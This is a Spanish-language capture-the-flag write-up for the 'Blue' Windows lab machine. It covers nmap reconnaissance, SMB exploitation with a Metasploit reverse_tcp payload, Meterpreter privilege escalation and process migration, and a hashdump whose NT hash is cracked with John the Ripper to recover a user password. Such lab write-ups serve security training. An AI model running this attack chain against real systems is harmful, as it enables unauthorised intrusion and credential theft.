# Blue
### 🔍 **RECONOCIMIENTO**

En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 10.10.196.186
```
para verificar la conectividad de red.
A continuación, se realiza el comando:
```bash
nmap 10.10.196.186
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.
### 🔎 **EXPLORACIÓN**
Se utiliza el comando:
```bash
sudo nmap -sCV -p135,139,445,3389 -v 10.10.196.186
```
para obtener más información sobre esos puertos específicamente.
Miramos si es vulnerable el puerto 445.
### 🚀 **EXPLOTACIÓN**
```bash
set RHOSTS 10.10.196.186
set payload windows/x64/shell/reverse_tcp
run
```
### 🔐 **PRIVILEGIOS**
Después de explotar la máquina y acceder con Meterpreter, verificamos los privilegios:
```
meterpreter > getsystem
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```
Confirmamos el proceso en el que estamos inyectados:
```
meterpreter > getpid
Current pid: 1312
```
Listamos todos los procesos para revisar:
```
meterpreter > ps
```
Estamos dentro de `spoolsv.exe`, un proceso estable y de confianza en sistemas Windows. Si se reinicia, automáticamente vuelve a cargar, manteniéndonos dentro.
Si comenzamos con una shell básica, podemos convertirla a Meterpreter:
```
post/multi/manage/shell_to_meterpreter
use post/multi/manage/shell_to_meterpreter
show options
set SESSION
run
```
Después de convertir, seleccionamos la nueva sesión Meterpreter con `sessions`. Aunque tengamos privilegios de SYSTEM, es recomendable migrar a un proceso estable que también corra como SYSTEM.
```
meterpreter > ps
3048 TrustedInstaller.exe NT AUTHORITY\SYSTEM
migrate 3048
```
Podemos abrir un shell del sistema para confirmarlo:
```
meterpreter > shell
C:\Windows\System32> whoami
nt authority\system
exit
```
Con privilegios de SYSTEM, volcamos los hashes:
```
meterpreter > hashdump
Administrator:500:...:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:...:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:...:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```
Copiamos la línea del usuario Jon y crackeamos.
```
echo "Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::" > /tmp/jon_hash.txt
john /tmp/jon_hash.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
```
La contraseña del usuario Jon es alqfna22.